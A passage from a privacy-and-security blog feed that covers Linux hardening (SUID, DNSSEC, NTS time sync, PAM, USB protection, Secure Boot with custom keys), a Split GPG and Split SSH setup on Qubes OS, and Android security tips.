<p>If you use <a href="https://docs.fedoraproject.org/en-US/fedora-silverblue/toolbox/">Toolbox</a>, do not set any of these mount options on <code>/var/log/journal</code>. From my testing, the Toolbox container will fail to start if you have <code>nodev</code>, <code>nosuid</code>, or <code>noexec</code> on said directory. If you are on Arch Linux, you probably do not want to set <code>noexec</code> on <code>/var/tmp</code>, as some AUR packages will then fail to build.</p>
<h3 id="disabling-suid">Disabling SUID</h3>
<p>SUID allows a user to execute an application as the owner of that application, which in many cases is the <code>root</code> user. Vulnerable SUID executables could lead to privilege escalation vulnerabilities.</p>
<p>It is desirable to remove SUID from as many binaries as possible; however, this takes substantial effort and trial and error on the user&rsquo;s part, as some applications require SUID to function.</p>
<p>Kicksecure, and by extension Whonix, has an experimental <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/permission-hardener.service">permission hardening service</a> and <a href="https://github.com/Kicksecure/security-misc/tree/master/etc/permission-hardener.d">application whitelist</a> to automate SUID removal from most binaries and libraries on the system. From my testing, these work perfectly fine on minimal Kicksecure installations and both Qubes-Whonix-Workstation and Qubes-Whonix-Gateway.</p>
<h3 id="dnssec">DNSSEC</h3>
<p>Most Linux distributions do not enable <a href="https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en">DNSSEC</a> by default. I recommend that you enable it to make sure that the responses to your DNS queries are authentic. You will need a DNS provider that supports DNSSEC. Ideally, you should use a VPN which provides this feature with its DNS servers so that you can also blend in with other people.</p>
<p>On systems with <code>systemd-resolved</code>, you can edit the <code>/etc/systemd/resolved.conf</code> file and add <code>DNSSEC=yes</code> to enable it. Run <code>systemctl restart systemd-resolved</code> after you are done editing to apply your configuration.</p>
<p>If you are a Whonix or Tails user, you can disregard setting up DNSSEC, as Tor DNS resolution does not support it. Alternatively, you can <a href="https://www.whonix.org/wiki/Alternative_DNS_Resolver">use a non-Tor resolver</a>, though it is not recommended that you do this for an extended amount of time.</p>
<h3 id="time-synchronization">Time Synchronization</h3>
<p>Most Linux distributions by default use the unencrypted and unauthenticated <a href="https://en.wikipedia.org/wiki/Network_Time_Protocol">Network Time Protocol (NTP)</a> for time synchronization. There are two ways to easily solve this problem:</p>
<ul>
<li><a href="https://fedoramagazine.org/secure-ntp-with-nts/">Configure Network Time Security (NTS) with chronyd</a></li>
<li>Use Kicksecure&rsquo;s <a href="https://github.com/Kicksecure/sdwdate">sdwdate</a> on Debian‑based distributions.</li>
</ul>
<p>If you decide on using NTS with chronyd, consider using multiple, independent time providers and setting <a href="https://chrony-project.org/doc/4.4/chrony.conf.html#minsources"><code>minsources</code></a> to a value greater than 1.</p>
<p>GrapheneOS uses a <a href="https://github.com/GrapheneOS/infrastructure/blob/main/etc/chrony.conf">quite nice chrony configuration</a> for their infrastructure. I recommend that you replicate their <code>chrony.conf</code> on your system.</p>
<p>Next, enable the secommp filter for chronyd. On Fedora and Arch Linux, you will need to edit Chrony&rsquo;s environment file in <code>/etc/sysconfig/chronyd</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl"># Command-line options for chronyd
</span></span><span class="line"><span class="cl">OPTIONS=&#34;-F 1&#34;
</span></span></code></pre></div><p>On Ubuntu and Debian, the environment file is <code>/etc/default/chrony</code>, and the seccomp filter should already be enabled by default.</p>
<p><img loading="lazy" src="/images/nts.png" alt="Verifying NTS configuration"  />
</p>
<h3 id="pluggable-authentication-modules-pam">Pluggable Authentication Modules (PAM)</h3>
<p><a href="https://wiki.archlinux.org/title/PAM">PAM</a>&rsquo;s <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#pam">settings can be hardened</a> to improve authentication security (though keep in mind the bypassable nature of PAM as opposed to encryption).</p>
<p>On Red Hat distributions, you can use <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_authentication_and_authorization_in_rhel/configuring-user-authentication-using-authselect_configuring-authentication-and-authorization-in-rhel">authselect</a> to configure this, e.g.:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">sudo authselect select &lt;profile_id, default: sssd&gt; with-faillock without-nullok with-pamaccess
</span></span></code></pre></div><p>On systems where <code>pam_faillock</code> is not available, consider using <a href="https://www.man7.org/linux/man-pages/man8/pam_tally2.8.html"><code>pam_tally2</code></a> instead.</p>
<p>If you have a YubiKey or another U2F/FIDO2 authenticator, you can use <a href="https://github.com/Yubico/pam-u2f">pam-u2f</a> to implement two‑factor authentication for login. <strong>Make sure to use a hardcoded <code>origin</code> and <code>appid</code> as <a href="https://wiki.archlinux.org/title/Universal_2nd_Factor#Authentication_for_user_sessions">indicated in the ArchWiki</a>. Do not use the default identifier <code>pam://$HOSTNAME</code> which will break if your hostname changes.</strong></p>
<h3 id="storage-media-handling">Storage Media Handling</h3>
<p>Some Linux distributions and desktop environments automatically mount arbitary filesystems upon storage media insertion. This is a security risk, as an adversary can attach a malicious storage device to your computer to exploit vulnerable filesystem drivers.</p>
<p><em>This behavior is disabled by default on Whonix.</em></p>
<h4 id="udisks">UDisks</h4>
<p>GNOME users on systems with UDisks can mitigate this risk by running the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="nb">echo</span> <span class="s1">&#39;[org/gnome/desktop/media-handling]
</span></span></span><span class="line"><span class="cl"><span class="s1">automount=false
</span></span></span><span class="line"><span class="cl"><span class="s1">automount-open=false&#39;</span> <span class="p">|</span> sudo tee /etc/dconf/db/local.d/automount-disable
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="nb">echo</span> <span class="s1">&#39;org/gnome/desktop/media-handling/automount
</span></span></span><span class="line"><span class="cl"><span class="s1">org/gnome/desktop/media-handling/automount-open&#39;</span> <span class="p">|</span> sudo tee /etc/dconf/db/local.d/locks/automount-disable
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">sudo dconf update
</span></span></code></pre></div><p>This will disable automounting and prevent users from overriding that setting (without privileges).</p>
<p><em>Cinnamon uses the same configuration/commands except with <code>cinnamon</code> substituted in place of <code>gnome</code>. Other desktop environments based on GNOME 3 likely follow a similar pattern &mdash; use <code>gsettings</code> to investigate.</em></p>
<h4 id="autofs">autofs</h4>
<p>On older systems where <code>autofs</code> is used, you should mask the <code>autofs</code> service to disable this behavior.</p>
<h3 id="usb-port-protection">USB Port Protection</h3>
<p>To better protect your USB ports from attacks such as <a href="https://www.srlabs.de/bites/usb-peripherals-turn">BadUSB</a> and the infamous <a href="https://hak5.org/products/usb-rubber-ducky">Hak5 USB Rubber Ducky</a>, I recommend <a href="https://usbguard.github.io">USBGuard</a>. Documentation is available on the <a href="https://usbguard.github.io">USBGuard website</a> and <a href="https://wiki.archlinux.org/title/USBGuard">ArchWiki</a>.</p>
<p>If you are using <a href="#linux-hardened">linux‑hardened</a>, you can alternatively use the <code>deny_new_usb</code> kernel parameter &mdash; see <a href="https://blog.lizzie.io/preventing-usb-attacks-with-linux-hardened.html">&ldquo;Preventing USB Attacks with <code>linux-hardened</code>&rdquo;</a>.</p>
<h2 id="secure-boot">Secure Boot</h2>
<p><a href="https://en.wikipedia.org/wiki/Unified_Extensible_Firmware_Interface#Secure_Boot">Secure Boot</a> can be used to secure the boot process by preventing the loading of unsigned UEFI drivers and bootloaders.</p>
<p>One of the problems with Secure Boot, particularly on Linux, is that <a href="https://wiki.ubuntu.com/UEFI/SecureBoot#How_UEFI_Secure_Boot_works_on_Ubuntu">only the chainloader (shim), bootloader (GRUB), and kernel are verified in a typical setup</a>. The <a href="https://wiki.ubuntu.com/Initramfs#Detailed_Description">initramfs</a> is often left unverified and unencrypted, leaving the door open for an <a href="https://en.wikipedia.org/wiki/Evil_maid_attack">evil maid attack</a>.</p>
<p>The firmware on most devices is also preconfigured to trust Microsoft&rsquo;s keys for both Windows and third‑parties, leading to a <a href="https://github.com/ventoy/Ventoy/issues/135">large attack surface</a>.</p>
<h3 id="enrolling-your-own-keys">Enrolling your own keys</h3>
<hr>
<p><em><strong>Please note that this procedure <a href="https://forums.lenovo.com/t5/Other-Linux-Discussions/Reports-of-custom-secure-boot-keys-bricking-recent-X-P-and-T-series-laptops/m-p/5105571">will brick some non‑compliant UEFI implementations</a>.</strong> You should research your specific computer/motherboard, looking for reported successes and failures alike, before attempting. Ideally, you should be prepared to reprogram the EEPROM to a known‑good state if something goes catastrophically wrong. Integrated &lsquo;BIOS flashback&rsquo; functionality may be an adequate recovery option.</em></p>
<hr>
<p>To eliminate the need to trust the OEM&rsquo;s keys, I recommend using <a href="https://github.com/Foxboron/sbctl">sbctl</a>.</p>
<p>First, you need to boot into your firmware interface and enter Secure Boot setup mode. Then boot back into Linux and <a href="https://github.com/Foxboron/sbctl/blob/master/README.md#key-creation-and-enrollment">follow the instructions</a> to generate and enroll your own keys.</p>
<p>On certain hardware, this will not work. Instead, you will need to export the public key to your EFI partition and manually import it through your firmware interface:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">openssl x509 -in /usr/share/secureboot/keys/db/db.pem -outform DER -out /boot/efi/EFI/fedora/DB.der
</span></span></code></pre></div><h3 id="unified-kernel-image">Unified Kernel Image</h3>
<p>On most desktop Linux systems, it is possible to create a <a href="https://wiki.archlinux.org/title/Unified_kernel_image">unified kernel image</a> (UKI) that contains the kernel, initramfs, and microcode. This unified kernel image can then be signed with the keys created by sbctl.</p>
<p>For Fedora Workstation, you can follow <a href="https://haavard.name/2022/06/22/full-uefi-secure-boot-on-fedora-using-signed-initrd-and-systemd-boot/">Håvard Moen&rsquo;s guide</a> which covers sbctl installation, unified kernel image generation with <a href="https://wiki.archlinux.org/title/Dracut">dracut</a>, and automatic signing with systemd‑boot.</p>
<p>On Arch, the process is very similar, though sbctl is already included in the official repositories and you will need to switch from <a href="https://wiki.archlinux.org/title/Mkinitcpio">mkinitcpio</a> to dracut. Arch with linux‑hardened works well with sbctl, but some level of tedious pacman hooks are required for appropriately timing the re‑signing of all relevant files every time the kernel or bootloader is updated.</p>
<p>Afterwards, you need to use <code>systemd-cryptenoll</code> and pin your encryption key against <a href="https://uapi-group.org/specifications/specs/linux_tpm_pcr_registry/">certain PCRs</a> to detect tampering against the firmware. At minimum, you should pin PCR 7 for Secure Boot polices. Personally, I pin PCR 0,1,2,3,5,7, and 14.</p>
<p>Whenever you manually generate a UKI, make sure that the kernel is from the distribution vendor, and that initramfs is freshly generated. Reinstall the kernel package if you have to.</p>
<p>In my opinion, this is the most straightforward setup. However, it does not appear to work well with specialized setups such as Fedora Silverblue/Kinoite. More testing is needed to see if they can be made to work.</p>
<h3 id="notes-on-secure-boot">Notes on Secure Boot</h3>
<p>After setting up Secure Boot, you should password-protect your UEFI settings (sometimes called &lsquo;supervisor&rsquo; or &lsquo;administrator&rsquo; password) as it is good security practice. This does not protect against an attacker with a programmer however - you need to pin PCRs to detect tampering as mentioned above.</p>
<p>These recommendations can make you a little more resistant to evil maid attacks, but they <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#verified-boot">do not constitute a proper verified boot process</a> as found on <a href="https://source.android.com/security/verifiedboot">Android</a>, <a href="https://support.google.com/chromebook/answer/3438631">ChromeOS</a>, or <a href="https://docs.microsoft.com/en-us/windows/security/information-protection/secure-the-windows-10-boot-process">Windows</a>.</p>
]]></content>
      </entry>
      <entry>
        <title>Using Split GPG and Split SSH on Qubes OS</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/using-split-gpg-and-split-ssh-on-qubes-os/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/using-split-gpg-and-split-ssh-on-qubes-os/</id>
        <published>2022-08-13T00:00:00Z</published>
        <updated>2025-02-03T08:42:42-07:00</updated>
        <summary type="html">This post will go over setting up Split GPG, then setting up Split SSH with the same PGP keys. Effectively, we are emulating what you can do with a PGP smartcard on Qubes OS.
Split GPG Follow the official Qubes OS documentation to set this up.
Note that if you already have a PGP key with a passphrase, you can remove it by installing pinentry-gtk to vault&amp;rsquo;s TemplateVM, then run gpg2 --edit-key &amp;lt;key_id&amp;gt; and passwd to set an empty passphrase.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="split-gpg-ssh.png" alt="Split GPG &amp;amp; SSH"  />
</p>
<p>This post will go over setting up Split GPG, then setting up Split SSH with the same PGP keys. Effectively, we are emulating what you can do with a PGP smartcard on Qubes OS.</p>
<h2 id="split-gpg">Split GPG</h2>
<p>Follow the official Qubes OS <a href="https://www.qubes-os.org/doc/split-gpg/">documentation</a> to set this up.</p>
<p>Note that if you already have a PGP key with a passphrase, you can remove it by installing <code>pinentry-gtk</code> to <code>vault</code>&rsquo;s TemplateVM, then run <code>gpg2 --edit-key &lt;key_id&gt;</code> and <code>passwd</code> to set an empty passphrase. The default non-graphical pinentry will just make an infinite loop and will not allow you to set an empty passphrase.</p>
<h2 id="split-ssh">Split SSH</h2>
<p>This part is based on the Qubes Community&rsquo;s <a href="https://forum.qubes-os.org/t/split-ssh/19060">guide</a>; however, I will deviate from it to use the PGP keys for SSH instead of generating a new key pair.</p>
<h3 id="in-dom0">In <code>dom0</code></h3>
<ul>
<li>Create <code>/etc/qubes-rpc/policy/qubes.SshAgent</code> with <code>@anyvm @anyvm ask,default_target=vault</code> as the content. Since the keys are not passphrase protected, you should <strong>not</strong> set the policy to allow.</li>
</ul>
<h3 id="in-vault-appvm">In <code>vault</code> AppVM</h3>
<ul>
<li>Add <code>enable-ssh-support</code> to the end of <code>~/.gnupg/gpg-agent.conf</code></li>
<li>Get your keygrip with <code>gpg --with-keygrip -k</code></li>
<li>Add your keygrip to the end of <code>~/.gnupg/sshcontrol</code></li>
</ul>
<p><img loading="lazy" src="keygrip.png" alt="PGP Keygrip"  />
</p>
<h3 id="in-vaults-templatevm">In <code>vault</code>&rsquo;s TemplateVM</h3>
<ul>
<li>Create <code>/etc/qubes-rpc/qubes.SshAgent</code> with the following content:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="cp">#!/bin/sh
</span></span></span><span class="line"><span class="cl"><span class="cp"></span><span class="c1"># Qubes App Split SSH Script</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Activate GPG Agent and set the correct SSH socket</span>
</span></span><span class="line"><span class="cl"><span class="nb">export</span> <span class="nv">SSH_AUTH_SOCK</span><span class="o">=</span><span class="k">$(</span>gpgconf --list-dirs agent-ssh-socket<span class="k">)</span>
</span></span><span class="line"><span class="cl">gpgconf --launch gpg-agent
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># safeguard - Qubes notification bubble for each ssh request</span>
</span></span><span class="line"><span class="cl">notify-send <span class="s2">&#34;[</span><span class="k">$(</span>qubesdb-read /name<span class="k">)</span><span class="s2">] SSH agent access from: </span><span class="nv">$QREXEC_REMOTE_DOMAIN</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># SSH connection</span>
</span></span><span class="line"><span class="cl">socat - <span class="s2">&#34;UNIX-CONNECT:</span><span class="nv">$SSH_AUTH_SOCK</span><span class="s2">&#34;</span>
</span></span></code></pre></div><ul>
<li>Make it executable with <code>sudo chmod +x /etc/qubes-rpc/qubes.SshAgent</code></li>
<li>Turn off the templateVM. If the <code>vault</code> VM is running, turn it off, then start it to update the VM&rsquo;s configuration.</li>
</ul>
<h3 id="in-ssh-client-appvm">In <code>ssh-client</code> AppVM</h3>
<ul>
<li>Add the following to the end of <code>/rw/config/rc.local</code>:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># SPLIT SSH CONFIGURATION &gt;&gt;&gt;</span>
</span></span><span class="line"><span class="cl"><span class="c1"># replace &#34;vault&#34; with your AppVM name which stores the ssh private key(s)</span>
</span></span><span class="line"><span class="cl"><span class="nv">SSH_VAULT_VM</span><span class="o">=</span><span class="s2">&#34;vault&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="k">if</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span> !<span class="o">=</span> <span class="s2">&#34;&#34;</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
</span></span><span class="line"><span class="cl">  <span class="nb">export</span> <span class="nv">SSH_SOCK</span><span class="o">=</span><span class="s2">&#34;/home/user/.SSH_AGENT_</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">  rm -f <span class="s2">&#34;</span><span class="nv">$SSH_SOCK</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl">  sudo -u user /bin/sh -c <span class="s2">&#34;umask 177 &amp;&amp; exec socat &#39;UNIX-LISTEN:</span><span class="nv">$SSH_SOCK</span><span class="s2">,fork&#39; &#39;EXEC:qrexec-client-vm </span><span class="nv">$SSH_VAULT_VM</span><span class="s2"> qubes.SshAgent&#39;&#34;</span> <span class="p">&amp;</span>
</span></span><span class="line"><span class="cl"><span class="k">fi</span>
</span></span><span class="line"><span class="cl"><span class="c1"># &lt;&lt;&lt; SPLIT SSH CONFIGURATION</span>
</span></span></code></pre></div><ul>
<li>Add the following to the end of <code>~/bash.rc</code>:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># SPLIT SSH CONFIGURATION &gt;&gt;&gt;</span>
</span></span><span class="line"><span class="cl"><span class="c1"># replace &#34;vault&#34; with your AppVM name which stores the ssh private key(s)</span>
</span></span><span class="line"><span class="cl"><span class="nv">SSH_VAULT_VM</span><span class="o">=</span><span class="s2">&#34;vault&#34;</span>
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="k">if</span> <span class="o">[</span> <span class="s2">&#34;</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span> !<span class="o">=</span> <span class="s2">&#34;&#34;</span> <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
</span></span><span class="line"><span class="cl">  <span class="nb">export</span> <span class="nv">SSH_AUTH_SOCK</span><span class="o">=</span><span class="s2">&#34;/home/user/.SSH_AGENT_</span><span class="nv">$SSH_VAULT_VM</span><span class="s2">&#34;</span>
</span></span><span class="line"><span class="cl"><span class="k">fi</span>
</span></span><span class="line"><span class="cl"><span class="c1"># &lt;&lt;&lt; SPLIT SSH CONFIGURATION</span>
</span></span></code></pre></div><ul>
<li>Restart <code>ssh-client</code> and confirm if it&rsquo;s working with <code>ssh-add -L</code>.</li>
</ul>
<h3 id="limitations">Limitations</h3>
<p>A malicious <code>ssh-client</code> AppVM can hold onto the ssh-agent connection for more than one use until it is shut down. While your private key is protected, a malicious actor with access to the AppVM can still abuse the ssh-agent to log into your servers.</p>
]]></content>
      </entry>
      <entry>
        <title>Android Tips</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/android/android-tips/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/android/android-tips/</id>
        <published>2022-07-22T00:00:00Z</published>
        <updated>2025-02-02T08:50:02-07:00</updated>
        <summary type="html">Android is a very secure and robust operating system out of the box. This post will be less of a &amp;ldquo;hardening guide&amp;rdquo;, but more of a non-exhaustive list of tips when it comes to buying and using Android phones.
Android Devices Recommended Phones Google Pixel phones are the only devices I would recommend for purchase. Pixel phones have stronger hardware security than any other Android devices currently on the market, due to proper AVB support for third-party operating systems and Google&amp;rsquo;s custom Titan security chips acting as the Secure Element.</summary>
          <content type="html"><![CDATA[<p>Android is a very secure and robust operating system out of the box. This post will be less of a &ldquo;hardening guide&rdquo;, but more of a non-exhaustive list of tips when it comes to buying and using Android phones.</p>
<h2 id="android-devices">Android Devices</h2>
<h3 id="recommended-phones">Recommended Phones</h3>
<p><img loading="lazy" src="/images/google-store.png" alt="Google Store"  />
</p>
<p>Google Pixel phones are the <strong>only</strong> devices I would recommend for purchase. Pixel phones have stronger hardware security than any other Android devices currently on the market, due to proper AVB support for third-party operating systems and Google&rsquo;s custom <a href="https://security.googleblog.com/2021/10/pixel-6-setting-new-standard-for-mobile.html">Titan</a> security chips acting as the Secure Element.</p>
<p>When purchasing a device, you should buy one as new as possible. The software and firmware of mobile devices are only supported for a limited time, so buying new extends that lifespan as much as possible. Also, beginning with the <strong>Pixel 8</strong> and <strong>8 Pro</strong>, Pixel devices receive a minimum of 7 years of guaranteed security updates, ensuring a much longer lifespan compared to the 2-4 years competing OEMs typically offer.</p>
<h3 id="phones-to-avoid">Phones to Avoid</h3>
<p>Avoid buying the Fairphone 4, which only has just over 2 years of full security updates since its release date despite them advertising 6 years of support. This is because the System on a Chip they use (Snapdragon 750G) only has 3 years of support from Qualcomm, and the SoC was already old when the phone came out. This is not to mention, the Fairphone 4 <a href="https://forum.fairphone.com/t/bootloader-avb-keys-used-in-roms-for-fairphone-3-4/83448/11">uses the Android Verified Boot Test Key as their OEM keys</a>, effectively making Verified Boot useless. In general, you should check for how long the SoC a phone uses is supported for and not blindly trust the phone manufacturer&rsquo;s claims.</p>
<p>You should also avoid buying phones preloaded with /e/ OS (sometimes branded as the Murena phones). /e/ OS in itself is extremely insecure, engaging in security bad practices that include, but are not limited to, not supporting verified boot; shipping userdebug build; <a href="https://divestos.org/misc/e.txt">shipping months-old version of Chromium; and bundling years-old version of Orbot into their operating system, then marketing it as &ldquo;Advanced Privacy&rdquo;</a>. There was also a recent incident where their cloud service mishandled session keys and gave users access to other&rsquo;s files, then proceeded to <a href="https://community.e.foundation/t/service-announcement-26-may/41252/30">mislead users that the server cannot see their files</a>, despite there being no end-to-end encryption.</p>
<p>You should also be very wary of low quality privacy branded phones like the Freedom Phone, BraX2 Phone, Volta Phone, and the like. These are cheap Chinese phones with the <a href="https://i.mediatek.com/p60">Mediatek Helio P60</a> from 2018, which has already reached or is near end-of-life. Needless to say, you should also avoid any vendor who claims they are Zero-day proof like this:</p>
<p><img loading="lazy" src="/images/volta-phone.png" alt="Volta phone"  />
</p>
<h2 id="android-based-operating-systems">Android-based Operating Systems</h2>
<p><img loading="lazy" src="/images/grapheneos-aurora.jpg" alt="GrapheneOS Aurora"  />
</p>
<p>In certain cases, installing a custom Android-based operating system can help increase your privacy and security. This is rather tricky, however, as the vast majority of these operating systems (a.k.a. &ldquo;custom ROMs&rdquo;) do exactly the opposite: break the Android security model, thereby ruining your security while providing no or dubious privacy benefits.</p>
<p>I have written a detailed post on selecting your Android-based operating system, which you can find <a href="/posts/android/choosing-your-android-based-operating-system">here</a>.</p>
<p><strong>TLDR</strong>: If you are using a modern Pixel, install <a href="https://grapheneos.org">GrapheneOS</a>. Otherwise, stick to your stock operating system. Do not blindly use an OS just because it is advertised as &ldquo;degoogled&rdquo;.</p>
<h2 id="use-new-android-versions">Use New Android Versions</h2>
<p>It&rsquo;s important to not use an <a href="https://endoflife.date/android">end-of-life</a> version of Android. Newer versions of Android receive not only security updates for the operating system but also important privacy enhancing updates too. For example, <a href="https://developer.android.com/about/versions/10/privacy/changes">prior to Android 10</a>, any apps with the <a href="https://developer.android.com/reference/android/Manifest.permission#READ_PHONE_STATE"><code>READ_PHONE_STATE</code></a> permission could access sensitive and unique serial numbers of your phone such as <a href="https://en.wikipedia.org/wiki/International_Mobile_Equipment_Identity">IMEI</a>, <a href="https://en.wikipedia.org/wiki/Mobile_equipment_identifier">MEID</a>, your SIM card&rsquo;s <a href="https://en.wikipedia.org/wiki/International_mobile_subscriber_identity">IMSI</a>, whereas now they must be system apps to do so. System apps are only provided by the OEM or Android distribution.</p>
<h2 id="do-not-root-your-phone">Do Not Root Your Phone</h2>
<p><a href="https://en.wikipedia.org/wiki/Rooting_(Android)">Rooting</a> Android phones can decrease security significantly as it weakens the complete <a href="https://en.wikipedia.org/wiki/Android_(operating_system)#Security_and_privacy">Android security model</a>. This can decrease privacy should there be an exploit that is assisted by the decreased security. Common rooting methods involve directly tampering with the boot partition, making it impossible to perform successful Verified Boot. Apps that require root will also modify the system partition meaning that Verified Boot would have to remain disabled. Having root exposed directly in the user interface also increases the <a href="https://en.wikipedia.org/wiki/Attack_surface">attack surface</a> of your device and may assist in <a href="https://en.wikipedia.org/wiki/Privilege_escalation">privilege escalation</a> vulnerabilities and SELinux policy bypasses.</p>
<h2 id="use-a-diceware-passphrase-avoid-pattern-unlock">Use a diceware passphrase, avoid pattern unlock</h2>
<p>On Android, the phone unlock (Password, Pin, Pattern) is used to protect the encryption key for your device. Thus, it is vital that your unlock secret is secure and can withstand Bruteforce attacks.</p>
<p>Pattern unlock is extremely insecure and should be avoided at all costs. This is discussed in detail in the <a href="/researches/Cracking-Android-Pattern-Lock-in-Five-Attempts.pdf">Cracking Android Pattern Lock in Five Attempts</a> research paper.</p>
<p>If you trust the hardware enforced rate limiting features (typically done by the <a href="https://en.wikipedia.org/wiki/Secure_cryptoprocessor">Secure Element</a> or <a href="https://en.wikipedia.org/wiki/Trusted_execution_environment">Trusted Execution Environment</a>) of your device, a 8+ digit PIN may be sufficient.</p>
<p>Ideally, you should use a randomly generated passphrase of 8 words or longer to secure your phone. These are practically impossible to bruteforce with current technology, regardless of the efficacy of any ratelimiting that may be present.</p>
<h2 id="setup-auditor">Setup Auditor</h2>
<p><a href="https://github.com/GrapheneOS/Auditor">Auditor</a> provides attestation for GrapheneOS phones and the stock operating systems on <a href="https://attestation.app/about">a number of devices</a>. It uses hardware security features to make sure that the firmware and operating system have not been downgraded or tampered with.</p>
<p>Attestation can be done <a href="https://grapheneos.org/install/web#verifying-installation">locally</a> by pairing with another Android 8+ device or remotely using <a href="https://attestation.app/tutorial#scheduled-remote-verification">the remote attestation service</a>. To make sure that your hardware and operating system is genuine, perform local attestation immediately after the device has been set up and before connecting to the internet.</p>
<h2 id="use-global-toggles">Use Global Toggles</h2>
<p>Modern Android devices have global toggles for disabling Bluetooth and location services. Android 12 introduced toggles for the camera and microphone. When not in use, you should disable these features. Apps cannot use disabled features (even if granted individual permissions) until re-enabled.</p>
<h2 id="manage-android-permissions">Manage Android Permissions</h2>
<p><a href="https://developer.android.com/guide/topics/permissions/overview">Permissions on Android</a> grant you control over what apps are allowed to access. Google regularly makes <a href="https://developer.android.com/about/versions/11/privacy/permissions">improvements</a> on the permission system in each successive version. All apps you install are strictly <a href="https://source.android.com/security/app-sandbox">sandboxed</a>, therefore, there is no need to install any antivirus apps.</p>
<p>You can manage Android permissions by going to <strong>Settings</strong> → <strong>Privacy</strong> → <strong>Permission Manager</strong>. Be sure to remove from apps any permissions that they do not need.</p>
<h2 id="enable-vpn-killswitch">Enable VPN Killswitch</h2>
<p>Android 7 and above supports a VPN killswitch and it is available without the need to install third-party apps. This feature can prevent leaks if the VPN is disconnected. It can be found in <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>VPN</strong> → <strong>Block connections without VPN</strong>.</p>
<h2 id="connectivity-check">Connectivity Check</h2>
<p>Connectivity checks on Android <a href="https://mullvad.net/en/blog/2022/10/10/android-leaks-connectivity-check-traffic/">do not go through the VPN tunnel</a> (they are not supposed to anyway). This is generally not a cause for concern, however, you should be aware that Google and a network observer on your internet service provider (ISP)&rsquo;s network can see that there is an Android device with your actual IP address.</p>
<p>On GrapheneOS, connectivity checks by default are done with GrapheneOS&rsquo;s own servers, instead of with Google ones. A network observer on your ISP’s network can see that you are using a GrapheneOS device. If you are using a VPN and want to appear like a regular Android device to your ISP, go to <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>Internet connectivity check</strong> and select <strong>Standard (Google)</strong> instead. Note that this will not stop a determined adversarial ISP from finding out you are not using stock OS <a href="https://grapheneos.org/faq#default-dns">through your DNS fallback</a>.</p>
<p>If you want to, you can disable connectivity check altogether. Note that this will stop captive portals from working.</p>
<ul>
<li>On GrapheneOS, go to <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>Internet connectivity check</strong> and select <strong>Disabled</strong>.</li>
<li>On other Android-based operating systems, you can <a href="https://gitlab.com/CalyxOS/calyxos/-/issues/1226#note_1130393164">disable captive portal via ADB</a>.</li>
</ul>
<p>To disable:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">adb shell settings put global captive_portal_mode <span class="m">0</span>
</span></span></code></pre></div><p>To re-enable:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">adb shell settings delete global captive_portal_mode
</span></span></code></pre></div><h2 id="restrict-usb-peripherals">Restrict USB Peripherals</h2>
<p>USB peripherals should be disabled or set to only be allowed when the device is unlocked if possible.</p>
<p>On GrapheneOS, you can adjust this setting in <strong>Settings</strong> → <strong>Security</strong> → <strong>USB accessories</strong>. The OS defaults to &ldquo;Allow new USB peripherals when unlocked&rdquo;.</p>
<h2 id="media-access">Media Access</h2>
<p>Quite a few applications allow you to &ldquo;share&rdquo; a file with them for media upload. If you want to, for example, tweet a picture to Twitter, do not grant Twitter access to your &ldquo;media and photos&rdquo;, because it will have access to all of your pictures then. Instead, go to your file manager (documentsUI), hold onto the picture, then share it with Twitter.</p>
<p>If you are using GrapheneOS, you should utilize the Storage Scopes feature to force apps that request broad storage access permission to function with scoped storage.</p>
<p><img loading="lazy" src="/images/vlc-storage-scopes.png" alt="VLC Storage Scopes"  />
</p>
<h2 id="user-profiles">User Profiles</h2>
